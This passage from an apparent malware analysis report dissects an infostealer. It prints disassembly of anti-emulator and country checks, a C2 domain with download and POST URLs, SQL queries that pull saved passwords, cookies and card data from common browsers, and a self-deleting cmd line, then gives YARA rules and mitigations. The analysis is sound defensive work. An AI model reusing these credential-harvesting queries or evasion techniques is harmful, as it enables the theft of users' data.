00ED1151    51              push ecx
00ED1152    E8 39FD0000     call <umarimexedir.zorro_cekti>
00ED1157    50              push eax                                 eax:"ctx "
00ED1158    E8 430A0100     call umarimexedir.EE1BA0
00ED115D    83C4 08         add esp,8
00ED1160    85C0            test eax,eax                             eax:"ctx "
00ED1162    75 08           jne umarimexedir.ED116C
00ED1164    6A 00           push 0
```

Figue 18- Control of computer name and Windows user

The malware checks whether the computer name is "**HAL9TH**" and the Windows user is "**John Doe**". If any of them match, the malware terminates the program without executing. This check is done to prevent the malware from running on Windows Defender Emulator.



```
003D08C0    55                  push ebp                                        bil_kontrolu
003D08C1    8BEC                mov ebp,esp
003D08C3    51                  push ecx
003D08C4    FF15 D887SD00       call dword ptr ds:[<&GetUserDefaultLangID>]
003D08CA    0FB7C0              movzx eax,ax
003D08CD    8945 FC             mov dword ptr ss:[ebp-4],eax
003D08D0    8B4D FC             mov ecx,dword ptr ss:[ebp-4]
003D08D3    81E9 19040000       sub ecx,419
003D08D9    894D FC             mov dword ptr ss:[ebp-4],ecx
003D08DC    837D FC 2A          cmp dword ptr ss:[ebp-4],2A                     2A:'*'
003D08E0    77 41               ja umarimexedir.3D0923
003D08E2    8B55 FC             mov edx,dword ptr ss:[ebp-4]
003D08E5    0FB682 40093D00     movzx eax,byte ptr ds:[edx+3D0940]
003D08EC    FF2485 28093D00     jmp dword ptr ds:[eax*4+3D0928]
003D08F3    6A 00               push 0
003D08F5    FF15 1487SD00       call dword ptr ds:[<&ExitProcess>]              Rusya
003D08FB    EB 26               jmp umarimexedir.3D0923
003D08FD    6A 00               push 0
003D08FF    FF15 1487SD00       call dword ptr ds:[<&ExitProcess>]              Ukrayna
003D0905    EB 1C               jmp umarimexedir.3D0923
003D0907    6A 00               push 0
003D0909    FF15 1487SD00       call dword ptr ds:[<&ExitProcess>]              Belarus
003D090F    EB 12               jmp umarimexedir.3D0923
003D0911    6A 00               push 0
003D0913    FF15 1487SD00       call dword ptr ds:[<&ExitProcess>]              Kazakistan
003D0919    EB 08               jmp umarimexedir.3D0923
003D091B    6A 00               push 0
003D091D    FF15 1487SD00       call dword ptr ds:[<&ExitProcess>]              Ozbekistan
003D0923    8BE5                mov esp,ebp
003D0925    5D                  pop ebp
003D0926    C3                  ret
```


```
FPU Göster

EAX     0000041F      L'П'
EBX     7EFDE000
ECX     00000000
EDX     75581F1A      kernelbase.75581F1A
EBP     002CFABC
ESP     002CFAB8
ESI     00000000
EDI     00000000

EIP     003D08CA      umarimexedir.003D08CA

EFLAGS   00000281
ZF 0  PF 0  AF 0
OF 0  SF 1  DF 0
CF 1  TF 0  IF 1

LastError  00000057 (ERROR_INVALID_PARAMETER)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

DR0 00000000
DR1 00000000
DR2 00000000
DR3 00000000
```

Figure 19- Checking language

The **GetUserDefaultLangId** API returns the ID of the user's default language option. The hexadecimal value 419 is subtracted from this value and the remaining value is compared with 2A. If the remaining value is greater than 2A, the function is exited directly. If the value is smaller, the necessary check is performed with **movzx** command. If the value is one of the searched country codes, the application closes. Here, dll checks are performed to prevent the software from running in some places.

Dil ID	Dil Etiketi	Konum
0x419	Ru-RU	Rusya
0x422	uk-UA	Ukrayna
0x423	Be-BY	Belarus
0x43F	kk-KZ	Kazakistan
0x443	Us-Latb-US	Özbekistan

Table 2- Countries with language check




```
   00EB01D1   E8 3A2A0000     call <umarimexedir.API'leri alıyor>
→  00EB01D6   8B0D 9C840B01   mov ecx,dword ptr ds:[10B849C]          010B849C:&"http://michealjohnson.top"
   00EB01DC   51              push ecx
   00EB01DD   8D4D A0         lea ecx,dword ptr ss:[ebp-60]
   00EB01E0   E8 0B360000     call umarimexedir.EB37F0
   00EB01E5   8B15 60810B01   mov edx,dword ptr ds:[10B8160]          010B8160:&"/e9c345fc99a4e67e.php"
   00EB01EB   52              push edx
   00EB01EC   8D85 2CAEFFFF   lea eax,dword ptr ss:[ebp-51D4]
   00EB01F2   50              push eax
   00EB01F3   8D4D A0         lea ecx,dword ptr ss:[ebp-60]
```

Figure 20- POST request /e9c345fc99a4e67e.php

It then loads APIs into memory that will be used for malware activities.


"http[:]//michealjohnson[.]top website was detected as the domain of the malware. When an attempt was made to connect to the malware domain, the website was found to be down.



```
83C4 50         add esp,50
8D8D 64CAFFFF   lea ecx,dword ptr ss:[ebp-359C]          [ebp-359C]:"http://michealjohnson.top/412a0310f85f16ad/sqlite3.dll"
E8 3D370000     call umarimexedir.EB3AA0
83EC 0C         sub esp,C
8BCC            mov ecx,esp
50              push eax                                 eax:&"http://michealjohnson.top/412a0310f85f16ad/sqlite3.dll"
E8 A2330000     call <umarimexedir.EAX_adres_dönüyor>
E8 4D46FFFF     call umarimexedir.EA49C0                 sqlite3.dll indiriyor
83C4 0C         add esp,C
8985 E0ADFFFF   mov dword ptr ss:[ebp-5220],eax
8995 E4ADFFFF   mov dword ptr ss:[ebp-521C],edx
8B85 E0ADFFFF   mov eax,dword ptr ss:[ebp-5220]
8985 5CCAFFFF   mov dword ptr ss:[ebp-35A4],eax
8B8D E4ADFFFF   mov ecx,dword ptr ss:[ebp-521C]
898D 60CAFFFF   mov dword ptr ss:[ebp-35A0],ecx
83EC 10         sub esp,10
8BD4            mov edx,esp
8B45 F0         mov eax,dword ptr ss:[ebp-10]
8902            mov dword ptr ds:[edx],eax               eax:&"http://michealjohnson.top/412a0310f85f16ad/sqlite3.dll"
8B4D F4         mov ecx,dword ptr ss:[ebp-C]
894A 04         mov dword ptr ds:[edx+4],ecx
8B45 F8         mov eax,dword ptr ss:[ebp-8]
8942 08         mov dword ptr ds:[edx+8],eax             eax:&"http://michealjohnson.top/412a0310f85f16ad/sqlite3.dll"
8B4D FC         mov ecx,dword ptr ss:[ebp-4]
```

Figure 21- sqlite3.dll download.

Connects to the C2 server and downloads **sqlite3.dll.**




```
00FD71B2   E8 E9C80000     call umarimexedir.FE3AA0
00FD71B7   50              push eax                           eax:"sqlite3_open"
00FD71B8   8D4D 14         lea ecx,dword ptr ss:[ebp+14]
00FD71BB   E8 E0C80000     call umarimexedir.FE3AA0
00FD71C0   50              push eax                           eax:"sqlite3_open"
00FD71C1   FF15 58861E01   call dword ptr ds:[11E8658]
00FD71C7   68 8A46FE00     push umarimexedir.FE468A
00FD71CC   8D4D F0         lea ecx,dword ptr ss:[ebp-10]
00FD71CF   E8 3CC50000     call umarimexedir.FE3710
00FD71D4   8D4D FC         lea ecx,dword ptr ss:[ebp-4]       [ebp-4]:"9ppNPQlvPIAUVZJke6T7I9lp"
00FD71D7   51              push ecx
00FD71D8   8D4D E0         lea ecx,dword ptr ss:[ebp-20]
00FD71DB   E8 C0C80000     call umarimexedir.FE3AA0
00FD71E0   50              push eax                           eax:"sqlite3_open"
00FD71E1   FF15 E0851E01   call dword ptr ds:[11E85E0]        sqlite3_open SELECT origin_url, username_value, pa
00FD71E7   83C4 08         add esp,8
00FD71EA   85C0            test eax,eax                       eax:"sqlite3_open"
00FD71EC   0F85 C6030000   jne umarimexedir.FD75B8
00FD71F2   6A 00           push 0
00FD71F4   8D55 EC         lea edx,dword ptr ss:[ebp-14]      [ebp-14]:"sqlite3_open"
00FD71F7   52              push edx
00FD71F8   6A FF           push FFFFFFFF
00FD71FA   A1 98801E01     mov eax,dword ptr ds:[11E8098]     eax:"sqlite3_open"
00FD71FF   50              push eax                           eax:"sqlite3_open"
00FD7200   8B4D FC         mov ecx,dword ptr ss:[ebp-4]       [ebp-4]:"9ppNPQlvPIAUVZJke6T7I9lp"
00FD7203   51              push ecx
00FD7204   FF15 9C851E01   call dword ptr ds:[11E859C]
00FD720A   83C4 14         add esp,14
00FD720D   85C0            test eax,eax                       eax:"sqlite3_open"
00FD720F   0F85 89030000   jne umarimexedir.FD759E
00FD7215   8B55 EC         mov edx,dword ptr ss:[ebp-14]      [ebp-14]:"sqlite3_open"
00FD7218   52              push edx
00FD7219   FF15 B8851E01   call dword ptr ds:[11E85B8]
00FD721F   83C4 04         add esp,4
00FD7222   83F8 64         cmp eax,64                         eax:"sqlite3_open", 64:'d'
00FD7225   0F85 73030000   jne umarimexedir.FD759E
00FD722B   6A 00           push 0
00FD722D   8B45 EC         mov eax,dword ptr ss:[ebp-14]      [ebp-14]:"sqlite3_open"
```

Figure 22- Select queries made by the malware

SELECT QUERİES
"SELECT origin_url, username_value, password_value FROM logins"
"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"
"SELECT name, value FROM autofill"
"SELECT url FROM urls LIMIT 1000"
"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
"SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"
"SELECT fieldname, value FROM moz_formhistory"
"SELECT url FROM moz_places LIMIT 1000"

Table 3- Select queries made by the malware

Select queries that the malware uses to retrieve **browser** information.




```
01357610   55                push ebp
01357611   8BEC              mov ebp,esp
01357613   81EC 30010000     sub esp,130
01357619   A1 AC825601       mov eax,dword ptr ds:[15682AC]      015682AC:&"Opera"
0135761E   50                push eax
0135761F   8D4D 20           lea ecx,dword ptr ss:[ebp+20]
01357622   E8 19C40000       call umarimexedir.1363A40
01357627   0FB6C8            movzx ecx,al
0135762A   85C9              test ecx,ecx
0135762C   74 0F             je umarimexedir.135763D
0135762E   68 8B463601       push umarimexedir.136468B
01357633   8D4D 14           lea ecx,dword ptr ss:[ebp+14]
01357636   E8 B5C10000       call umarimexedir.13637F0
0135763B   EB 60             jmp umarimexedir.135769D
0135763D   8B15 C8825601     mov edx,dword ptr ds:[15682C8]      edx:"michealjohnson.top", 015682C8:&"OperaGX"
01357643   52                push edx                            edx:"michealjohnson.top"
01357644   8D4D 20           lea ecx,dword ptr ss:[ebp+20]
01357647   E8 F4C30000       call umarimexedir.1363A40
0135764C   0FB6C0            movzx eax,al
```

Figure 23- Browsers targeted by the malware

The malware targets card details, cookies and browser history stored on the computer.

Browsers targeted by the malware

- Chrome
- Edge_chromium
- Firefox
- OperaGX
- OperaNeon
- Opera



```
.text:0018D42A push    ecx
.text:0018D42B lea     ecx,
.text:0018D42E call    sub_1
.text:0018D433 push    eax
.text:0018D434 lea     ecx,
.text:0018D437 call    sub_1
.text:0018D43C lea     ecx,
.text:0018D442 call    sub_1
.text:0018D447 lea     ecx,
.text:0018D44D call    sub_1
.text:0018D452 lea     ecx,
.text:0018D455 call    sub_1
.text:0018D45A push    eax
.text:0018D45B call    dword
.text:0018D461 push    eax
.text:0018D462 lea     ecx,
.text:0018D465 call    sub_1
.text:0018D46A push    eax
.text:0018D46B sub     esp,
.text:0018D46E mov     ecx,
.text:0018D470 mov     edx,
.text:0018D476 push    edx
.text:0018D477 call    sub_1
.text:0018D47C sub     esp,
.text:0018D47F mov     ecx,
.text:0018D481 lea     eax,
80.00% (-334,18165) (450,276) 0000C86A 0018D46A: sub_18C810-
```

```
00190C60 FF E8 5A F4 FF FF 8B 55  F0 52 FF 15 4C 86
00190C70 6A 00 FF 15 14 87 39 00  8D 4D F4 E8 50 2B
00190C80 8B E5 5D C3 CC CC CC CC  CC CC CC CC CC CC
00190C90 55 8B EC 81 EC 28 01 00  00 C7 85 DC FE FF
00190CA0 00 00 00 68 04 01 00 00  8D 85 E0 FE FF FF
00190CB0 15 98 86 39 00 85 C0 75  07 C6 85 E0 FE FF
00010060 00190C60: start:loc_190C5C+4
```


```
db  0Ah
db  4Eh ; N
db  65h ; e
db  74h ; t
db  77h ; w
db  6Fh ; o
db  72h ; r
db  6Bh ; k
db  20h
db  49h ; I
db  6Eh ; n
db  66h ; f
db  6Fh ; o
db  3Ah ; :
db  0Ah
db    9
db  2Dh ; -
db  20h
db  49h ; I
db  50h ; P
db  3Ah ; :
db  20h
db  49h ; I
db  50h ; P
db  3Fh ; ?
db  0Ah
db    9
db  2Dh ; -
db  20h
db  43h ; C
db  6Fh ; o
db  75h ; u
db  6Eh ; n
db  74h ; t
db  72h ; r
db  79h ; y
db  3Ah ; :
db  20h
db  49h ; I
db  53h ; S
db  4Fh ; O
db  3Fh ; ?
```

Figure 24- System information stolen by malware

The malware records the system information it receives in the **system_info.txt** file.

The system information the malware receives:


- Network Info
- IP
- Country
- HWID
- OS
- Architecture
- Username
- Computer Name
- Local Time
- UTC
- Language
- Keyboards
- CPU
- Cores
- Ram
- GPU
- User Agents
- Installed Apps
- ALL Users
- Current User



```
<umari  55             push ebp                              username_myusername_birlestirme
        8BEC           mov ebp,esp
        83EC 10        sub esp,10
        894D F0        mov dword ptr ss:[ebp-10],ecx
        8D4D F4        lea ecx,dword ptr ss:[ebp-C]          [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        E8 4FFDFFFF    call umarimexedir.13736E0
        8B45 0C        mov eax,dword ptr ss:[ebp+C]          [ebp+C]:"http://michealjohnson.top/e9c345fc99a4e67e.php"
        50             push eax
        FF15 A8865701  call dword ptr ds:[<&lstrlenA>]
        8B4D F0        mov ecx,dword ptr ss:[ebp-10]
        0341 08        add eax,dword ptr ds:[ecx+8]
        8945 FC        mov dword ptr ss:[ebp-4],eax
        8B55 FC        mov edx,dword ptr ss:[ebp-4]
        83C2 01        add edx,1                             edx:"POST request received"
        52             push edx                              edx:"POST request received"
        E8 E0E2FEFF    call umarimexedir.1361C90
        83C4 04        add esp,4
        8945 F4        mov dword ptr ss:[ebp-C],eax          [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        837D F4 00     cmp dword ptr ss:[ebp-C],0            [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        74 2C          je umarimexedir.13739E8
        8B45 F0        mov eax,dword ptr ss:[ebp-10]
        8338 00        cmp dword ptr ds:[eax],0
        74 24          je umarimexedir.13739E8
        837D 0C 00     cmp dword ptr ss:[ebp+C],0            [ebp+C]:"http://michealjohnson.top/e9c345fc99a4e67e.php"
        74 1E          je umarimexedir.13739E8
        8B4D F0        mov ecx,dword ptr ss:[ebp-10]
        8B11           mov edx,dword ptr ds:[ecx]            edx:"POST request received"
        52             push edx                              edx:"POST request received"
        8B45 F4        mov eax,dword ptr ss:[ebp-C]          [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        50             push eax
        FF15 28885701  call dword ptr ds:[<&lstrcpy>]
        8B4D 0C        mov ecx,dword ptr ss:[ebp+C]          [ebp+C]:"http://michealjohnson.top/e9c345fc99a4e67e.php"
        51             push ecx
        8B55 F4        mov edx,dword ptr ss:[ebp-C]          [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        52             push edx                              edx:"POST request received"
        FF15 94875701  call dword ptr ds:[<&lstrcat>]
        8D45 F4        lea eax,dword ptr ss:[ebp-C]          [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        50             push eax
        8B4D 08        mov ecx,dword ptr ss:[ebp+8]
        E8 7CFDFFFF    call umarimexedir.1373770
        8D4D F4        lea ecx,dword ptr ss:[ebp-C]          [ebp-C]:"IIJDBGDGCGDAKFIDGIDB"
        E8 D4FDFFFF    call umarimexedir.13737D0
        8B45 08        mov eax,dword ptr ss:[ebp+8]
        8BE5           mov esp,ebp
        5D             pop ebp
        C2 0800        ret 8
```

Figure 25- /e9c345fc99a4e67e.php request

The malware sends a **POST** request to the C2 server.



```
FFFF      lea ecx,dword ptr ss:[ebp-428]
          push ecx
FFFF      lea edx,dword ptr ss:[ebp-440]
          push edx
FFFF      lea ecx,dword ptr ss:[ebp-434]        [ebp-434]:"/c timeout /t 5 & del /f /q \""
00        call <umarimexedir.username_myusername_birlestirme>
          push eax
FFFF      lea ecx,dword ptr ss:[ebp-434]        [ebp-434]:"/c timeout /t 5 & del /f /q \""
00        call umarimexedir.1373870
FFFF      lea ecx,dword ptr ss:[ebp-440]
00        call umarimexedir.13737D0
01        mov eax,dword ptr ds:[157820C]        0157820C:&"\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
          push eax
FFFF      lea ecx,dword ptr ss:[ebp-44C]
          push ecx
FFFF      lea ecx,dword ptr ss:[ebp-434]        [ebp-434]:"/c timeout /t 5 & del /f /q \""
00        call <umarimexedir.username_myusername_birlestirme>
          push eax
FFFF      lea ecx,dword ptr ss:[ebp-434]        [ebp-434]:"/c timeout /t 5 & del /f /q \""
00        call umarimexedir.1373870
FFFF      lea ecx,dword ptr ss:[ebp-44C]
00        call umarimexedir.13737D0
C000000   mov dword ptr ss:[ebp-3C],3C          3C:'<'
0000000   mov dword ptr ss:[ebp-38],0
0000000   mov dword ptr ss:[ebp-34],0
5701      mov edx,dword ptr ds:[15784A4]        015784A4:&"open"
          mov dword ptr ss:[ebp-30],edx
01        mov eax,dword ptr ds:[1578518]        01578518:&"C:\\Windows\\system32\\cmd.exe"
          mov dword ptr ss:[ebp-2C],eax
FFFF      lea ecx,dword ptr ss:[ebp-434]        [ebp-434]:"/c timeout /t 5 & del /f /q \""
00        call umarimexedir.1373AA0
```

Figure 26- After all the processes are finished, the process of deleting the malware itself with cmd.exe.

After all operations are completed, it starts the self-deletion process. **5 seconds** after waiting, you will find the **.dll** files in the **ProgramData** folder. Silently and forcibly **deletes** and closes **cmd.exe.**

The commands used for deletion operations;

```
/c timeout /t 5 & del /f /q \ & del “C:\ProgramData\*.dll & exit
```

YARA Rule

```
rule primavera_rule_s

{

        meta:

        author = "ZAYOTEM"

        description = "primavera_rule"

        file_name ="primavera.exe"



  strings:



        $str1 ="qo4YN04+OrkHHs51LrOoS8p1RjG4"

        $str2 ="qt8QZhw6PO5UQc8hfOeoHct0"

        $str3= "41099769023266229124601602 42"

        $str4= "7Z9VJEclILINRJ9xe7r0E8c1RTamxWpAIA"



        $api= "04JTIAhrY54IS5h3"

        $api2= "04JTIAhrY48WSINxeaI="

  condition:

    $api and $api2 and all of ($str*)

}
```

YARA Rule

```
rule primavera_rule_d

{

        meta:

        author = "ZAYOTEM"

        description = "primavera_rule"

        file_name ="stage3"



  strings:



        $str1 ="/e9c345fc99a4e67e.php"

        $str2 ="/412a0310f85f16ad/"

        $str3= "41099769023266229124601602 42"

        $str4= "http://michealjohnson.top"



        $api= "VirtualAlloc"

        $api2= "VirtualProtect"





  condition:

    $api and $api2 and all of ($str*)

}
```

MITRE ATTACK TABLE

Execution	Persistence	Privelege Escalation	Defense Evasion	Command and Control	Discovery
Native API (T1106)	Event Triggered Execution (T1546)	Process Injection (T1055)	Hide Artifacts (T1564)	Data Encoding (T1132)	System Information Discovery (T1082)
	Create or Modify System Process (T1543)		Obfuscated Files or Information (T1027)	System Location Discovery (T1614)	System Location Discovery (T1614)
	Create Account (T1136)		Indicator Removal (T1070)		Process Discovery (T1057)
					System Time Discovery (T1124)
					System Owner/User Discovery (T1033)

Table 3- Mitre Attack Table

Solution Suggestions

1. Use of updated antivirus software,
2. Blocking mutual traffic with the servers in the report,
3. Filtering and monitoring network packets,
4. Removing standard users from admin groups,
5. Do not open files that may arrive via e-mail without scanning them,
6. It can prevent Trojan-type malware from infecting your devices.

PREPAED BY

Tamer Burak Telseren	linkedin
İrem Damar	linkedin
Ahmet Taha	linkedin
Şükrü Mutlu	linkedin